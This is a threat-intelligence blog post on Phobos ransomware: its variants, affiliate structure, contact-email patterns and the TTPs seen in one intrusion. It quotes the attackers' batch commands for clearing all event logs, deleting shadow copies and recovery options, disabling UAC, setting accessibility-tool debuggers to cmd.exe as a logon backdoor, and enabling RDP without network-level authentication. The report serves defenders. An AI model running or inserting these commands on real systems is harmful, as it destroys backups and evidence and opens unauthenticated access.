Understanding the Phobos affiliate structure and activity

blog.talosintelligence.com/understanding-the-phobos-affiliate-structure/

Guilherme Venere November 17, 2023

By Guilherme Venere

Friday, November 17, 2023 08:01

ransomware Threat Spotlight

- Cisco Talos recently identified the most prolific Phobos variants, common affiliate tactics, techniques and procedures (TTPs), and characteristics of the Phobos affiliate structure, based on observed Phobos activity and analysis of over 1,000 Phobos samples from VirusTotal dating back to 2019.
- We assess with moderate confidence Eking, Eight, Elbie, Devos and Faust are the most common Phobos variants, as they appeared most frequently across the samples we analyzed.
- The affiliates use similar TTPs to deploy Phobos and commonly target high-value servers, likely to pressure victims into paying the ransom.
- We assess with moderate confidence that the Phobos ransomware is closely managed by a central authority, as there is only one private key capable of decryption for all campaigns we observed.


- There are also indications that Phobos may be sold as a ransomware-as-a-service (RaaS). We discovered hundreds of contact emails and IDs associated with Phobos campaigns, indicating the malware has a dispersed affiliate base, which is commonly seen among RaaS affiliates.

Identifying the most prolific Phobos variants

Phobos ransomware is an evolution of the Dharma/Crysis ransomware and, since it was first observed in 2019, has undergone only minimal developments despite its popularity among cybercriminal groups. This is a continuation of our analysis on Phobos ransomware, previously addressed in a blog on the ransomware group 8Base.

Talos identified five of the most prolific variants of the Phobos ransomware family, based on the volume of samples in VirusTotal. We examined several variations in the malware builder's configuration settings, as this was the only distinguishing feature among the samples analyzed. The samples all contained the same source code and were configured to avoid encrypting files that other Phobos affiliated already locked, but the configuration changed slightly depending on the variant being deployed.

For example, a Phobos sample deployed by the 8Base ransomware group contained a list of other Phobos variants that should not be encrypted, as seen below. A common trend for this configuration entry among all samples is that the group behind that specific sample had their name added to the beginning of the list.



List of file extensions to be ignored by the encryption loop with names of previous campaigns.

Once we extracted the samples' configuration settings and identified the Phobos variant, Talos determined the most active Phobos affiliates by matching the most commonly observed variants with the unique IDs associated with each Phobos ransomware campaign.

- Eking: Active since at least 2019, usually targets users in the Asia-Pacific region.
- Eight: Believed to be an older campaign run by the same group running 8Base now.
- Elbie: Also seen targeting users in the APAC region and active since 2022.
- Devos: Although this group has been active since 2019, not much has been written about it in terms of victimology or TTPs.


- Faust: Another variant active since 2022 that does not target specific industries or regions.

The only differences between the samples of each variant are generally the contact email addresses used in the file extension for encrypted files, and the ransom note embedded in one of the settings, with all other settings being the same. The file extension used in all Phobos variants we analyzed follows the same template as the example shown below, where <<ID>> is replaced by the victim's machine drive serial number. The next number is an identifier for the current campaign, then an email used to contact the ransomware actors is listed, and finally, the extension representing the variant is appended.

```
.id[<>-3253].[musonn@airmail[.]cc].eking
```


We defanged the email address for readers' security, but the remaining square brackets are part of the actual extension used in all variants.

These variants have used hundreds of different contact emails over the past few years, as we can see in the graph below:



Count of contact emails in use by each Phobos variant over the period of this research.

These emails are generally created using free or secure email providers, shown below:



Most common email providers in use for Phobos ransomware.

In some cases, we have also seen affiliates using instant messaging services such as ICQ, Jabber and QQ to support their operations. The graph below illustrates the different providers chosen by the actors for each variant:

Devos	Eight	Elbie	Eking	Faust
email[.]tg	gmx[.]com	tutanota[.]com	tutanota[.]com	gmx[.]com
cock[.]li	aol[.]com	onionmail[.]org	airmail[.]cc	tutanota[.]com
protonmail[.]com	protonmail[.]com	tuta[.]io	aol[.]com	onionmail[.]org
libertymail[.]net	tutanota[.]com	techmail[.]info	firemail[.]cc	waifu[.]club
qq[.]com	onionmail[.]org	cock[.]li	tuta[.]io	tuta[.]io
pressmail[.]ch	cock[.]li	privatemail[.]com	protonmail[.]com	gmail[.]com
medmail[.]ch	keemail[.]me	gmail[.]com	cock[.]li	airmail[.]cc
tutanota[.]com	mailfence[.]com	yandex[.]ru	criptext[.]com	mailfence[.]com
cumallover[.]me	zohomail[.]eu	msgsafe[.]io	ctemplar[.]com	xmpp[.]jp
airmail[.]cc	zohomail[.]com	cyberfear[.]com	gmx[.]com	zohomail[.]eu

countermail[.]com	ICQ@HONESTHORSE	aol[.]com	techmail[.]info	cock[.]li
mailfence[.]com	ICQ@VIRTUALHORSE		msgsafe[.]io	zohomail[.]com
mail[.]fr	lenta[.]ru			
proton[.]me				
privatemail[.]com				

We observed Devos affiliates using QQ[.]com, a Chinese instant message application, and eight affiliates using ICQ, an instant message service currently owned by a Russian company. We also saw the use of service providers that are considered to be more secure than others, like Proton Mail. This diversity of providers further supports our assessment that Phobos has a dispersed affiliate base and may be operating as a RaaS.

Because of the varied use of the email service providers listed above, and the sheer number of different contact emails in use for each variant, Talos assesses with moderate confidence that multiple threat actors are behind each of these variants instead of a single threat actor moving to different providers to avoid being banned.

Observed tactics, techniques and procedures in Phobos intrusions

In early 2023, Talos observed an intrusion associated with the “Elbie” variant of Phobos. In this attack, the threat actor targeted the organization’s exchange server and then moved laterally, attempting to compromise additional server-side infrastructure including backup servers, database servers and hypervisor hosts. Rather than attempting to deploy the ransomware to a large number of systems concurrently, the attackers appeared to focus on specific infrastructure and attempted to deploy the ransomware on each system individually. We believe this is because Phobos affiliates usually go after high-value servers in the victim’s network as a way to increase the damage and chance of a payout.

After gaining initial access to the organization’s exchange server, the attackers created a working directory in the compromised user’s Desktop directory and attempted to drop various tools including, but not limited to:

- Process Hacker: A process visualization tool which also contains a kernel mode driver used by malicious actors sometimes to delete files, services and kill processes.
- Automim: This toolkit enables automated credential collection on compromised hosts and includes the LaZagne and Mimikatz utilities.
- IObit File Unlocker: A tool used to remove a lock on files open by other applications, used by malicious actors to increase the chance of encrypting files like databases, open documents and similar files that are usually kept open.

- Nirsoft Password Recovery Toolkit: A toolkit used to extract passwords for common applications like browsers and email clients.
- Network Scanner (NS.exe): An executable used to scan the network for open services and move laterally over the network.
- Angry IP Scanner: A tool used to scan the network for open services and identify network information for the machines found.

The attacker also dropped a variety of batch files responsible for various post-compromise activities.

One batch file clears Windows event logs on compromised systems to minimize forensic artifacts and make detection more difficult:

```
FOR /F "delims=" %%I IN ('WEVTUTIL EL') DO (WEVTUTIL CL "%%I")
```

Another was responsible for deleting Volume shadow copies, likely to make recovery following Phobos deployment more difficult:

```
vssadmin delete shadows /all /quiet
wmic shadowcopy delete
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no
wbadmin delete catalog -quiet
exit
```

The script above is included in the Phobos configuration as we noted in our previous blog, which is extracted and saved as a temporary .BAT file before the encryption process starts.

Additionally, a batch file was created to configure the Windows Registry keys that enable the accessibility features present on the Windows logon screen to spawn a SYSTEM-level command prompt without requiring previous authentication. This may have been used as a persistence mechanism, allowing the attacker to regain full control of systems via RDP later in the attack.

First, the script disables User Account Control (UAC) on the system by setting the following Registry entry:

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v
EnableLUA /t REG_DWORD /d 0 /f
```

Next, the script sets the Image File Execution Options debugger entry for various accessibility features to the Windows Command Processor. This allows an attacker to execute an elevated command shell on the system by invoking the accessibility features from the Windows logon screen. Any time one of these applications is launched, the debugging application specified is launched with elevated permissions instead, which in this case, is the Windows command processor.

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\sethc.exe" /f /v Debugger /t REG_SZ /d "%windir%\system32\cmd.exe"
```

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\Magnify.exe" /f /v Debugger /t REG_SZ /d "%windir%\system32\cmd.exe"

REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\HelpPane.exe" /f /v Debugger /t REG_SZ /d "%windir%\system32\cmd.exe"

REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\utilman.exe" /f /v Debugger /t REG_SZ /d "%windir%\system32\cmd.exe"
```

Finally, the script configures various Registry entries responsible for enabling RDP and disabling network-level authentication.

```
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal
Services" /f /v fDenyTSConnections /t REG_DWORD /d "00000000"

REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal
Services" /f /v fAllowUnsolicited /t REG_DWORD /d "00000001"

REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal
Services" /f /v UserAuthentication /t REG_DWORD /d "00000000"

REG ADD "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /f /v SecurityLayer /t REG_DWORD /d "00000001"
```

An additional script dropped by the threat actor was responsible for making the following service configuration changes on compromised systems:

```
sc config Dnscache start= auto
net start Dnscache
sc config SSDPSRV start= auto
net start SSDPSRV
sc config FDResPub start= auto
net start FDResPub
sc config upnphost start= auto
net start upnphost
```

File-sharing was enabled on compromised hosts via the following command execution:

```
dism /online /enable-feature /featurename:File-Services /NoRestart
```

The attacker also attempted to uninstall endpoint protection software on compromised hosts to minimize detection of various components used throughout the attack and prevent alerting security staff.

Once the defenses were disabled and the persistence mechanisms enabled, the threat actor deployed the Phobos ransomware, encrypting the files in the server. In this case, the variant we observed during the infection was part of the "Elbie" campaign and displayed the same behavior we described in our previous blog. At the end of the process, the ransom note "*info.hta*" was dropped to the user's Desktop with details on how to contact the attacker:

Example of Phobos info.hta displaying the contact address.

Unveiling the developers and affiliates behind Phobos

Through our analysis of Phobos campaigns and malware samples, we made several discoveries that helped shed light on mysteries surrounding the ransomware's little-known affiliate structure and developers.


There is some indication that Phobos may be a RaaS, due to the variation in email addresses we observed. Each Phobos variant from VirusTotal was associated with at least a dozen emails that were provided to victims to maintain contact, and some had close to 200 unique email addresses with various domains. In some instances, ICQ and Jabber were used as the main contact address. While it's possible that there is a single group behind Phobos, it would be uncommon to have a threat actor change their contact email address so often. This would take extra time and effort while many ransomware campaigns very successfully use just a few contact addresses. For example, when we observed the ransomware group 8base using Phobos as described in our other blog, they only used a single contact email, "*support@rexsdata[.]pro*".

We also assess that Phobos is likely closely managed by a central authority that controls the ransomware's private decryptor key. For each file Phobos decides to encrypt, it generates a random AES key to use in the encryption, then encrypts this key along with some metadata with an RSA

key present in the configuration data, and saves this data at the end of the encrypted file. That means in order to decrypt the file, one needs the private key corresponding to that public RSA key.

Every Phobos sample we analyzed contains the same public RSA key in its configuration data, implying there is only one private key capable of decryption. We assess that a single threat actor controls the private key as every single sample we analyzed contains the same public key. It's possible the Phobos developer offers the decryption service to their affiliates for a cut of their proceedings.

During our research, we did find variants of these decryptors in the wild, like this sample found in VirusTotal which promises to decrypt samples for the "***Elbie***" variant. However, the decryptor needs two pieces of information that are not available in the file itself, so using it to decrypt samples is not possible.



Phobos decryption tool screen asks for base64-encoded data.

The first piece needed seems to be a file with a base64-encoded encrypted blob of data which seems to be the RSA private key used to decrypt the samples. The second piece of information needed is a password which is used to decrypt the content of this blob. So, it may be possible for the RSA private key to be recovered if these two pieces of data are found, shared by a victim who paid for the decryption or leaked it in the wild.

Further supporting our assessment that Phobos is run by a central authority, is how meticulously the ransomware's extension block lists are updated. As we stated previously, Phobos avoids encrypting files that were previously locked by other Phobos affiliates. This is based on a file extension block list in the ransomware's configuration settings. The extension blocklists appear to tell a story of which groups used that same base sample over time. When a malware builder tool usually generates a binary for a campaign, it does so based on a fixed and clean "stub" binary, which is then populated with whatever payload of configuration is necessary for that current build. This is not what happens with Phobos.

The extension block lists found in the many Phobos samples Talos analyzed are continually updated with new files that have been locked in previous Phobos campaigns. This may support the idea that there is a central authority behind the builder who keeps track of who used Phobos in the past. The intent could be to prevent Phobos affiliates from interfering with one another's operations.

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	N/A	N/A
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	N/A	N/A	N/A

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

ClamAV detections are available for this threat:

Win.Packed.Zusy
Win.Ransomware.8base
Win.Downloader.Generic
Win.Ransomware.Ulise

IOCs

Indicators of Compromise associated with this threat can be found here.